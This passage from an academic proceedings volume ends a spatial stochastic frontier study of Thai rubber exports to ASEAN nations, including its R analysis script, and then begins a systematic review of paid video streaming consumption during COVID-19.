The TE, whose value ranges from 0 to 1, can be used to calculate the technical efficiency measurement of Thai rubber export. Conversely, TE approaches 0 which denotes low efficacy of rubber exports to those nations. If TE approaches 1, Thailand has the greatest export efficacy to those nations. w_{it} is the spatial weight matrix for measurement of spatial distance. z_{it} are some factors to determine the inefficiency and ρ is the spatial lags parameter. ψ_{it} the error terms of v_{it} and u_{it} are the measures of inefficiency.

4 Empirical Results

4.1 Descriptive Information for Observed Spatial Data

Data visualization and descriptions of the variables are shown in Table 2 to display some descriptive statistics such as mean, median, maximum, and minimum. This statistic is used to describe the fact that there is a scale of verity that is difficult to explain using the only regression model. Therefore, this research needs to convert the variety scale to be the same scale by taking nature log in all variables before

Table 2 Description of both dependent variable and independent variables used to estimate by maximum likelihood estimator

	RUB_EX	LAND	LABOR	X-RATE	PRICE
Mean	12,283.30	218,963.6	16,533.64	32.22364	78.03909
Median	896.7200	221,100.0	16,089.00	31.70000	63.90000
Maximum	70,279.63	221,100.0	18,290.00	35.28000	148.2800
Minimum	0.040000	210,600.0	14,547.00	30.47000	50.73000
Std. Dev	19,469.20	4029.152	1355.552	1.536446	30.95756
Skewness	1.572716	−1.544129	0.174417	0.726258	1.076975
Kurtosis	4.190911	3.512563	1.566469	2.196731	2.917161
Jarque–Bera	41.47737	35.93353	7.981225	10.10182	17.03667
Probability	0.000000	0.000000	0.018488	0.006404	0.000200
Panel unit root test (Levin, Lin, and Chu t*)	−3.98932	−303.975	−7.32468	−2.30381	−3.71323
Prob	0.0000	0.0000	0.0000	0.0106	0.0001
Observations	88	88	88	88	88

From The author's computation

estimation by the maximum likelihood estimator. Furthermore, the panel unit root test proposed by Levin et al. [1] confirms that all variables used to estimate the spatial stochastic frontier are stationary. It is implied that all variables have a mean and variance that are stable over time.

4.2 The Result of an Appropriate Model

From Table 2, the mixed spatial model is the appropriate model for Thai natural rubber exports to ASEAN countries (Malaysia, Singapore, Philippines, Indonesia, Laos, Cambodia, Myanmar, and Vietnam) from 2010 to 2020. It is because the technical efficiency of this model is highest when compared with another model. This research study's mixed spatial model is the main contribution idea for increasing collaboration between the spatial models and the non-spatial models working together.

The Moran I statistic (detail in Table 2 and Appendix 1) from the mixed spatial model has confirmed that the spatial effect must provide more informative direction. The Moran's I[2] has simply been valued between −1 and 1, where −1 means perfectly dispersed, which means that they are independent in spatial among ASEAN countries' importers of Thai's natural rubber. The Moran's I approach 1 indicates that Thailand's natural rubber importers are perfectly clustered in terms of spatial analysis. Furthermore, if the Moran's I approach 0, which is the randomly distributed or independent among ASEAN countries' importers of Thai natural rubber. The Moran's

[2] https://gisgeography.com/spatial-autocorrelation-moran-I-gis/.

Table 3 Result of the average of technical efficiency based on the three types of stochastic frontier model

Technical efficiency of all countries' importers	Non-spatial model (model without weights matrix)	Mixed spatial model (model with simulation of a weights matrix)	Spatial model (model with weights matrix)
Average of technical efficiency	0.166784	0.178543	0.159989
Moran's I statistic (Ho: Moran's I under the null hypothesis of spatial randomization)	–	−0.000455 (*p*-value = 0.01117)	0.001309 (*p*-value = 0.2285)

From The author's computation

I statistics from the mixed spatial model in Table 2 are approximately −0.000455, indicating that this model is not fitted for being perfectly dispersed or perfectly clustered in terms of spatial analysis. However, the mixed model presented shows that the values of the statistic (*P*-value = 0.01117) can be rejected as evidence that Thailand's rubber exports are spatially independent. It means that the infrastructure development especially the logistics system based on BCG still requires high level of international development among ASEAN countries, which needs to be addressed as a priority. Among ASEAN countries, the importers of Thai natural rubber are to be concerned for speedy logistics system development in the CLMV (Cambodia, Laos, Myanmar, and Vietnam) Asian member and Indonesia. It is because those countries attained the less technical efficiency, compared to the main rubber importers of Thailand such as Singapore, Malaysia, and the Philippines (see Appendix 2). The mixed spatial stochastic frontier model has been performed and the results are given in Table 3.

In terms of explanation, the logistics system needs to improve connectivity among Thai importers to get more export efficiency. The development of the logistics system is reflected in the mixed spatial model's simulation of a weights matrix, which is evaluated by an average rise in export technical efficiency. When the weight matrix is close to 0.9, it signifies that the logistics system will improve by around 90%, and when it is close to 0.1, it means that the opposite will occur. According to this study, the weight matrix of 0.5 is the greatest option for increasing the technical efficacy of Thailand's rubber exports to ASEAN nations.

The mixed spatial model's estimated results for quantifying Thai natural rubber exports to ASEAN nations between 2010 and 2020 are shown in Table 4. This table presented the results of all parameters control estimated by the mixed spatial stochastic frontier model to calculate the technical efficiency based on model selection by the Moran I statistic (Fig. 7). The empirical result of the estimation for this model suggests that land is the important factor to drive in Thailand's rubber industry for export because it can increase efficiency to support this industry's expansion. The coefficient of the log(land) is decreasing when Thailand has more exports to ASEAN countries by a statistical significance level of 0.01. The negative direction of log(land)

Table 4 Result of estimation for the mixed spatial model to quantify the Thai natural rubber exports to ASEAN countries from 2010 to 2020

Spatial stochastic frontier regression model	Mixed spatial model
(Intercept)	95.96*** (3.61)
log(LAND)	−9.72*** (1.53)
log(LABOR)	1.80 (2.39)
log(PRICE)	0.07 (0.62)
log(EX)	5.10 (3.52)
σ^2	19.44*** (2.28)
γ	0.003 (0.007)

'***' 0.001 '**' 0.01 '*' 0.05

in this output implies that Thailand increases export productivity while decreasing rubber plantations and increasing export value[3] as well. However, the other factor (Intercept, which is the latent variable that is not considered in this model for estimation) is still to be researched for the purpose of promoting and supporting the export industry's efficiency. This latent variable has a very high significance level of 0.01 in the positive direction, which means that it has a highly encouraging potential factor to support this export industry.

Additionally, the labor, export price, and exchange rate variables estimated by the mixed spatial model between 2010 and 2020 had little impact on the effectiveness of Thai rubber exports to ASEAN countries. At a statistical significance level of 0.001, σ^2 is also highly significant, indicating that the technical efficiency can be used to quantify the effectiveness of Thai natural rubber exports to ASEAN nations between 2010 and 2020. The research results gathered initially support that the policymaker needs to promote the spatial development strategy of the Thai agriculture industry, especially rubber export to ASEAN under a logistics system focusing on the BCG concept.[4] Thai natural rubber exports to ASEAN countries are expected to increase in the future, if the stakeholders grasp the BCG concept and work to develop a good farm management and logistics management system. The development of good logistics systems, such as railways, roads, and rivers, needs to be focused on by focusing on logistics with low carbon emissions and using renewable energy (the BCG concept for logistics system development). In terms of an appropriate model, the mixed spatial model is presented where the average technical efficiency is equal to 0.178, which is the highest when compared with that of other models.

[3] https://www.reuters.com/article/thailand-rubber-idUKL4N28E2EW.

[4] https://www.bcg.in.th/eng/strategies/.

5 Conclusion and Policy Recommendations

This research study would still like to achieve its main objective of improving the rubber exports of Thailand based on the BCG concept. The spatial dataset was applied with a stochastic frontier analysis model, which is called the panel spatial stochastic frontier analysis model estimation applied in the analysis of Thailand's rubber export. The empirical results of this study suggested that improving the technical efficiency of Thailand's rubber exports by improving the infrastructure, especially the logistic system development of CLMV countries, needs to be addressed first. The mixed spatial matrix (mixed W_{ij}) of this study represents the level of logistics system development, which plays an important role in the sustained technical efficiency of Thailand's rubber export. Many factors point to the recent global market trend for rubber as a promising opportunity for Thailand's rubber export. For example, the pandemic of Covid-19 has resulted in an increasing demand for rubber products worldwide. According to information from Business Wire, the global outbreak of the Covid-19 pandemic in 2020 has increased the demand for personal protective equipment,[5] such as gloves, masks, face shields, and gowns. For a variety of reasons, the demand on the global market for rubber is increasing; as a result, Thailand's rubber export needs to improve its efficiency, particularly in terms of logistic system development, to help this industry contribute to farmers', entrepreneurs', and business agriculture sectors' income on a sustainable basis in the future.

Acknowledgements This research was supported by CMU Junior Research Fellowship Program. And also, thanks to Thai Rubber Export for providing the data for the analysis of this research work.

Appendix 1

See Figs. 8 and 9.

[5] https://www.pharmiweb.com/press-release/2022-11-11/global-covid-19-personal-protective-equipment-ppe-market-supply-demand-and-future-forecasts-2022.




Fig. 8 Graphical representation of Moran scatterplot for a spatial mixed model (SFA_2). *Source* author's computation




Fig. 9 Graphical representation of Moran scatterplot for a spatial model (SFA_3). *Source* author's computation

Appendix 2

See Figs. 10 and 11.




Fig. 10 Technical efficiency estimated by spatial mixed model of Thailand's rubber export to Malaysia, Singapore, and Philippines from 2010 to 2020. *Source* author's computation




Fig. 11 Technical efficiency estimated by spatial mixed model of Thailand's rubber export to Indonesia, Laos, Cambodia, Myanmar, and Vietnam since 2010 to 2020. *Source* author's computation

Appendix 3

(A programming algorithm applied in this research article)

```
########### Simulation study for improving the technical efficiency by the spatial matrix simulation approach #######

install.packages("plot.matrix")

install.packages("openxlsx")

install.packages("readxl")

install.packages("ssfa")

library('plot.matrix')

library("openxlsx")

library("readxl")

library("ssfa")

############# 1: Spatial matrix = 0.5 #####################################################################

w_sim2<- read_excel("C:/Users/Mac/Desktop/w_sim_dat.xlsx", sheet = 3) # Import mixed spatial data

w_sim2

x2<-as.matrix(w_sim2)

x2

class(x2)

plot(x2)

rub<- read_excel("C:/Users/Mac/Desktop/pan_rub.xlsx", sheet = 6)  # Import data

rub

sfa_2 <- ssfa(rub$ln_RUB_EX ~ rub$ln_LAND + rub$ln_LABOR +

          rub$ln_PRICE + rub$ln_EX , data = rub, data_w=w_sim2,

        form = "production", par_rho= TRUE) # par_rho = TRUE (Spatial Stochastic Frontier Auto Lags Model

summary(sfa_2)

############# 2 : Spatial matrix = 0.6 ######################################################################

w_sim3<- read_excel("C:/Users/Mac/Desktop/w_sim_dat.xlsx", sheet = 4) # Import mixed spatial data

w_sim3
```

```
x3<-as.matrix(w_sim3)
x3
class(x3)
plot(x3)
rub<- read_excel("C:/Users/Mac/Desktop/pan_rub.xlsx", sheet = 6)  # Import data
rub
sfa_3 <- ssfa(rub$ln_RUB_EX ~ rub$ln_LAND + rub$ln_LABOR +
             rub$ln_PRICE + rub$ln_EX , data = rub, data_w=w_sim3,
           form = "production", par_rho= TRUE) # par_rho = TRUE (Spatial
    Stochastic Frontier Auto Lags Model
summary(sfa_3)
### 3 : spatial matrix = 0.7
    #####################################################################
    ####################
w_sim4<- read_excel("C:/Users/Mac/Desktop/w_sim_dat.xlsx", sheet = 5) #
    Import mixed spatial data
w_sim4
x4<-as.matrix(w_sim4)
x4
class(x4)
plot(x4)
rub<- read_excel("C:/Users/Mac/Desktop/pan_rub.xlsx", sheet = 6)  # Import data
rub
sfa_4 <- ssfa(rub$ln_RUB_EX ~ rub$ln_LAND + rub$ln_LABOR +
             rub$ln_PRICE + rub$ln_EX , data = rub, data_w=w_sim4,
           form = "production", par_rho= TRUE) # par_rho = TRUE (Spatial
    Stochastic Frontier Auto Lags Model
summary(sfa_4)
########################################################################
                      ########################################
```

See Fig. 12.




Fig. 12 Simulation study for improving the technical efficiency by the spatial matrix simulation approach (Spatial matrix = 0.5 (the best simulation number)). *Source* author's computed

References

1. Levin A, Lin C-F, Chu C-SJ (2002) Unit root tests in panel data: asymptotic and finite-sample properties. J Econometrics 108(Issue 1):1–24. ISSN 0304-4076. https://doi.org/10.1016/S0304-4076(01)00098-7
2. Brindha K, Elango L (2014) Spatial analysis of soil fertility parameters in a part of Nalgonda District, Andhra Pradesh, India. Earth Science India 7
3. Bucknell D, Pearson CJ (2006) A spatial analysis of land-use change and agriculture in eastern Canada. Int J Agric Sustain 4(1):22–38
4. Cambardella CA, Karlen DL (1999) Spatial analysis of soil fertility parameters. Precision Agric 1(1):5–14
5. Franch-Pardo I, Napoletano BM, Rosete-Verges F, Billa L (2020) Spatial analysis and GIS in the study of COVID-19. A review. Sci Total Environ 739:140033
6. Griffin TW (2006) Decision-making from on-farm experiments: a spatial analysis of precision agriculture data
7. Huo D (2014) Impact of country-level factors on export competitiveness of agriculture industry from emerging markets. Competitiveness Review
8. Latruffe L, Balcombe K, Davidova S, Zawalinska K (2004) Determinants of technical efficiency of crop and livestock farms in Poland. Appl Econ 36(12):1255–1263
9. Augustine L, Mulugetta M (2008) Assessing the influence of neighborhood effects on the adoption of improved agricultural technologies in developing agriculture. Afr J Agric Resour Econ
10. Maertens A, Barrett C (2012) Measuring social networks effects on agricultural technology adoption. Am J Agric Econ 95:353–359

11. Melati FC, Mayninda YP (2020) Technical efficiency of rice production using the stochastic frontier analysis approach: case in East Java Province. Ekuilibrium: Jurnal Ilmiah Bidang Ilmu Ekonomi 15(2):170–179
12. Pede VO, McKinley J, Singbo A, Kajisa K (2015) Spatial dependency of technical efficiency in rice farming: the case of Bohol, Philippines. In: Agricultural and applied economics association (AAEA) conferences, 2015 AAEA & WAEA joint annual meeting, July 26–28, San Francisco, California
13. Taraka K, Latif I, Shamsudin MN (2010) A nonparametric approach to evaluate technical efficiency of rice farms in Central Thailand. Southeast Asian J Econ 1–14
14. Taraka K, Latif IA, Shamsudin MN, Sidique SBA (2012) Estimation of technical efficiency for rice farms in Central Thailand using the stochastic frontier approach. Asian J Agric Dev 9(1362-2016-107597):1–11
15. Zamanian GR, Shahabinejad V, Yaghoubi M (2013) Application of DEA and SFA on the measurement of agricultural technical efficiency in MENA countries

Analysis of Digital Data Consumption of Video Streaming Platforms During COVID-19

Lizeth Aracelly Lopez-Orosco, Valeria Alexandra Solano-Guevara, Adriana Margarita Turriate-Guzman, and Luis-Rolando Alarcón-Llontop

Abstract In order to determine the trend of studies on the factors that generate the consumption of paid video streaming platforms during the COVID-19 pandemic, a systematic review of scientific literature was conducted. To search for the information, the Scopus database and the Concytec repository, Alicia, were consulted. The keywords "streaming", "platform", "media", "COVID-19", "Netflix", "video" and "pandemic" were used. Sources were located in three languages. The data analysis allowed dividing the information into five categories: background on the positioning of streaming platforms, audience behaviour, consumption drivers, cases related to Netflix and platforms in times of confinement. It is concluded that during the pandemic, people mutated their mode of digital consumption, becoming more dependent, which has been capitalised on by streaming platforms that, taking advantage of habits, adaptability, and consumption trends, and responding with innovation, have increased users, in a distribution of the sector in which Netflix, thanks to its own strategies, is the leader. These reviewed factors move a consumer marketplace uphill, creating loyalty among previous audiences and tempting new ones, which could even overcome the pandemic period.

Keywords Streaming · Platform · Consumption · COVID-19 · Pandemic · Netflix · Video

L. A. Lopez-Orosco · V. A. Solano-Guevara · A. M. Turriate-Guzman (✉) ·
L.-R. Alarcón-Llontop
Universidad Privada del Norte, Lima, Peru
e-mail: adriana.turriate@upn.edu.pe

L. A. Lopez-Orosco
e-mail: N00102076@upn.pe

V. A. Solano-Guevara
e-mail: N00249669@upn.pe

L.-R. Alarcón-Llontop
e-mail: luis.alarcon@upn.edu.pe

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_2

1 Introduction

The reasons that motivated this scientific article are firstly, by noting the scant information about the reality of the consumption of paid video streaming in times of the COVID-19 and how it presents itself in the consumption of users. Secondly, to contribute and serve the scientific community and society by providing an initial review on the topic. Thus, the objective of the research is to determine the trend of studies on the factors that generate the consumption of paid video streaming platforms during the last three years, within the framework of the COVID-19 Pandemic.

In the context of pandemic confinement, streaming platforms have benefited, growing rapidly and changing the way in which digital media is consumed around the world. Currently, consumers have access to a variety of services, such as the Internet, new technologies, social networks and the availability of paid streaming services; thus, they can watch what they want, when and where they want. Consumption of paid video streaming platforms registered a significant change since the beginning of the pandemic, as some positive audience perceptions were consolidated. For example, the highlights were the accessibility to its contents, its usefulness as a means of entertainment, enjoyment, the cost of its subscriptions, as well as the possibility of watching movies and series online with a minimum investment of megabytes, which has captured people's attention [1].

For Malewar and Bajaj [2], the main enhancers of the consumption of OTT (Over the top) platforms would be performance, price value, habit and the provision of content without limits to the user. In other words, initially, the totally free service is granted, so that the user's habit or choice to use said OTT services of video transmission platforms is generated. However, it was not expected that, in reality, the audience expectation, the easy access of the service, the adaptation of the audiences and the social environment, were also factors that could have an even greater impact if focused on them. Last year, the Netflix's video streaming service was enabled in 200 countries, its efficiency within OTT services is due to the creation of original content and its innovation. In addition, Over the Top is made up of platforms that have content available to any user as long as they are connected to the Internet [3].

It is well known that the current generation, millennials, opt to use smartphones, tablets and laptops in search of comfort, abandoning the use of televisions. This, in turn, benefits platforms such as Netflix due to the time their subscribers spend interacting with their content [4]. It is a fact that the behaviour of audiovisual content consumers has changed since, as nowadays any digital device favours interaction with streaming platforms, with "millennials" being the audience with the highest consumption on the streaming video platform [5].

From this, it is established that people, by consuming audiovisual content, have generated an increase in multiplatform content, resulting in the audience being more active and seeking to share and comment with other users. For Neira et al. [6], the increase in visualisation presented by these platforms is generated through the launch of new series, which allows reproductions without interruptions. In the case of Netflix, the great prime time of its series and/or films are of vital importance to intensify the recognition of the brand (platform).

For Wayne and Sandoval [7], successful series, within the platform, such as “Fauda” and “La casa de papel”, possess distinctive characteristics in terms of their production, their originality and the creation of characters catalogued “for everyone” with whom the audience can connect and identify. On the other hand, [8] points out how the Netflix platform on very few occasions has given information about its audience; in general, the platform has the desire to be recognised, however, not revealing audience data gives it the ability to not fall into the norms that traditional television establishes and that for streaming can be inconvenient. Likewise, it is debated why the platform has kept information about its viewers a mystery, as this could provide a greater understanding of how popular streaming has become.

Vlassis [9] mentions that Netflix is one of the cases whose platform has benefited during the COVID-19 pandemic. As he reports, the platform would have reached, at the beginning of 2020, the sum of 26 million subscribers worldwide, which is similar to the figures for 2019. On the other hand, during the pandemic, and especially in the period of confinement, due to the fact that people left their usual routines such as going to work, studying, shopping, etc. streaming video platforms settled in, strengthening this medium of entertainment that facilitated their consumption by laptops or smartphones, and outdating conventional media such as televisions. This led to the transformation of consumer behaviour in terms of digital content at home, especially for the Gen Z and millennial generations [10].

According to Benavides and Garcia [11], Netflix users have managed to establish a relationship with the brand and have simultaneously felt varied emotions when using the platform, in the way it connects with them through aspects of their life or how it has become part of their life routine. In addition, [12] points out that the Netflix platform maintains a constant positioning as it is analysed that, the longer the time spent on the platform, the more the algorithm articulates the consumer’s own tastes, and this leads to the engagement with the platform and the more free time on it. This shows the control that the platform has over its users.

Finally, evidencing the relevance of the research topic, a systematic literature review is applied to answer the question: What factors caused the consumption of paid video streaming platforms during the COVID-19 pandemic?

2 Methodology

The aim of the research is to determine the trend of studies on the factors that generate the consumption of paid video streaming platforms over the last three years in the Scopus and Alicia databases. Therefore, a systematic review of the scientific literature is carried out, a process by which the authors are detailed and careful, in order to protect the direction of the review [13].

2.1 Inclusion Criteria

The established criteria to filter the selection of articles were as follows:

- Publications whose central themes responded to the research objective: streaming, consumption, COVID-19, pandemic.
- Publications between the 2020 and 2022 range of years.
- Publications in Spanish, English and French.

2.2 Exclusion Criteria

Criteria focused on determining the validity of the articles found in the databases have been considered.

- Publications in a language other than Spanish, English or French.
- Publications not related to the premise of the research.
- Incoherent and non-communication publications.
- Publications that did not match your search keywords.

The search process was carried out in the Scopus database because it has the largest number of paid or open access scientific publications, the veracity of its articles that have undergone several revisions [14]; and in the Alicia database, as it preserves and offers open access to Peruvian national scientific production [15]. The following terms were used as keywords based on the research question: "streaming", "platform", "media", "COVID-19", "netflix", "video". Then, the combination of the established terms was performed: ("streaming" AND "platform" AND "video"); ("streaming" AND "platform" AND "netflix"); ("platform" AND "streaming" AND "covid-19") and ("platform" AND "netflix" AND "media") (Table 1).

A first count resulted in a total of 161 articles, of which the following were discarded: 45 articles because their titles were incoherent and did not belong to the field of communication, 15 articles whose abstracts were far from the research topic, 25 articles were related to the topic, but the search objective was different, 26 were discarded due to a language other than those already declared, 27 articles because they did not match the search keywords. Thus, 21 articles were reached for official

Table 1 Keyword combinations used in the databases

Keywords	Database
Streaming AND platform video	Scopus
Streaming AND platform netflix	Scopus
Platform AND streaming covid-19	Scopus
Platform AND Netflix media	Scopus
Transmission AND platforms AND pandemic	Scopus
Streaming platform	Alicia

Table 2 Selected articles

Authors	Title
Lee et al. [3]	Examining Factors Influencing Early Paid Over-The-Top Video Streaming Market Growth: A Cross-Country Empirical Study
Basuki et al. [1]	The effects of perceived ease of use usefulness enjoyment and intention to use online platforms on behavioural intention in online movie watching during the pandemic era
Dessinges y Perticoz [4]	Netflix and the Mutations in Viewing Practices: Between Rupture and Continuity
Malewar y Bajaj [3]	Acceptance of OTT video streaming platforms in India during covid-19 Extending UTAUT2 with content availability
Neira et al. [6]	New audience dimensions in streaming platforms: the second life of Money heist on Netflix as a case study
Fernandez y Villena (2020)	Positioning in digital environments: Netflix and the interaction with the stakeholders
Wayne y Sandoval [7]	Netflix original series, global audiences and discourses of streaming success
Wayne y Sandoval [7]	Netflix audience data streaming industry discourse and the emerging realities of popular television
Vlassis [9]	Global online platforms, COVID-19 and culture: The global pandemic, an accelerator towards which direction?
Gupta y Singharia [10]	Consumption of OTT Media Streaming in COVID-19 Lockdown: Insights from PLS Analysis
Benavides y García [11]	Why do those who watch Netflix watch Netflix? Engagement experiences of young Mexicans facing the one who revolutionised audiovisual consumption
Albores [12]	Netflix: A comparative analysis of user consumption habits before and during the pandemic

review, of which only 12 articles were selected for this research by strictly complying with all the inclusion conditions indicated above (Table 2).

For the search of articles within the Scopus and Alicia databases, the following filters were applied: It was specified that the researches should be open access (All Open Access), limiting the years of publication to the last three years (2020, 2021, 2022) respectively; and the type of document was limited only to articles in Spanish, French and English, the latter being the language of most of the articles published. The articles obtained for the research on the proposed topic were published between 2020 and 2021, with 2021 being the year when more publications were made; and it is worth mentioning that within the Scopus database, the USA stands out as the country that made the most publications on the research topic.

3 Results

After reviewing the articles, the following benefits of paid video streaming platforms during the pandemic become evident (Tables 3 and 4).

The exposed characteristics were strengthened during the pandemic, as the family core consumed the streaming service. In this way, the service offering was refined, and the competition focused on providing the best user experience in order to build customer loyalty. This can be evidenced by systematising the information from the papers. To do this, it began with a review of the texts, the subtopics addressed by the

Table 3 Benefits of payment platforms

Benefits	Netflix	Amazon Prime Video	Disney Plus	HBO Y HBO MAX	Fox (Tubi)
Multi-platform connection (PC, laptop, TV, set-top box, etc.)	x	x	x	x	x
Multiple payment channels	x	x	x	x	
Age-differentiated and parental-controlled content	x	x	x	x	
Adapted content for people with hearing or visual impairment	x	x	x	x	
Playback without internet*	x	x	x	x	

* The audiovisual material must be previously downloaded with an Internet connection

Table 4 Features of the payment platforms

World's most consumed streaming platforms	Subscribers (millions)	Basic subscription price (dollars)	Maximum number of profiles	Maximum number of connected devices	Offers free trial month
Netflix	208	9.99	5	1	NO
Amazon Prime Video	200	8.99	6	2	YES
Disney Plus	104	7.99	7	4	YES
HBO and HBO MAX	64	14.99	6	3	NO
Fox (Tubi)	33	Free	Free	Free	Does not apply

authors were determined, the information was classified, and five categories were generated to present the main findings. The results are the following.

3.1 Background on the Positioning of Streaming Platforms in the Marketplace

Television has been losing audiences since platforms like Netflix and YouTube made it easier to watch video online, including programming found on traditional television. And the Internet use has skyrocketed, helped along by increasingly affordable mobile devices that give people access to the web throughout their vigil hours [18]. Lee et al. [3] document the background on the positioning of streaming platforms in the market. To this end, they conducted a quantitative study and used a panel data set to estimate regression models of the growth of the paid OTT video streaming market. Furthermore, data from 50 countries between 2012 and 2016 was analysed, resulting in a positive influence of broadband within the audiovisual content market and in turn favouring the entry of Netflix by 5%. Finally, the analysis also evidenced an increase in the growth of the paid OTT video streaming market. In this way, we can see that Netflix from its beginnings sought a good user experience, worrying about innovating in order to acquire new subscribers and keep the old ones (Fig. 1).




Fig. 1 Positioning of streaming platforms. *Source* Statista global consumer survey (2022)

3.2 Audience Behaviour with the Platform

Viewers' behaviour and preferences have confirmed that consumers have been increasing the amount of time they spend watching TV or streaming videos, and that these habits will not diminish even if the restrictions caused by the pandemic are lifted. Consumers would have subscribed to at least three streaming services since the start of the pandemic. Audience remains concentrated on four major subscription video-on-demand (SVOD) services: Netflix, Amazon Prime Video, Hulu and Disney + [20]. During the research, two articles that stand out in the audience's behaviour with the platforms were found. Firstly, the study "The effects of ease of use usefulness enjoyment and intention to use online platforms on behavioural intention in online movie watching during the pandemic era" published in 2021 [1]: a quantitative study based on surveys of 378 men and 394 women, assigning 5 measurement methods: perceived ease of use, perceived usefulness of online movies, intention to use online movies, perceived enjoyment, and access to movies on the video platform. The results show that there is a positive ease of use of online movies that are easy to watch and provide information and innovative entertainment; another result is the speed of watching online movies and that understanding them easily provides an enjoyable user experience. Also, they get the ease to interact using movies, getting the fan to watch movies online more regularly. Secondly, the article "Netflix et les mutations des pratiques de visionnage: entre rupture et continuité" also from 2021 [4], and also quantitative and based on surveys, showed that Netflix is the most accessed platform among the millennial generation (18 to 25 years old) with 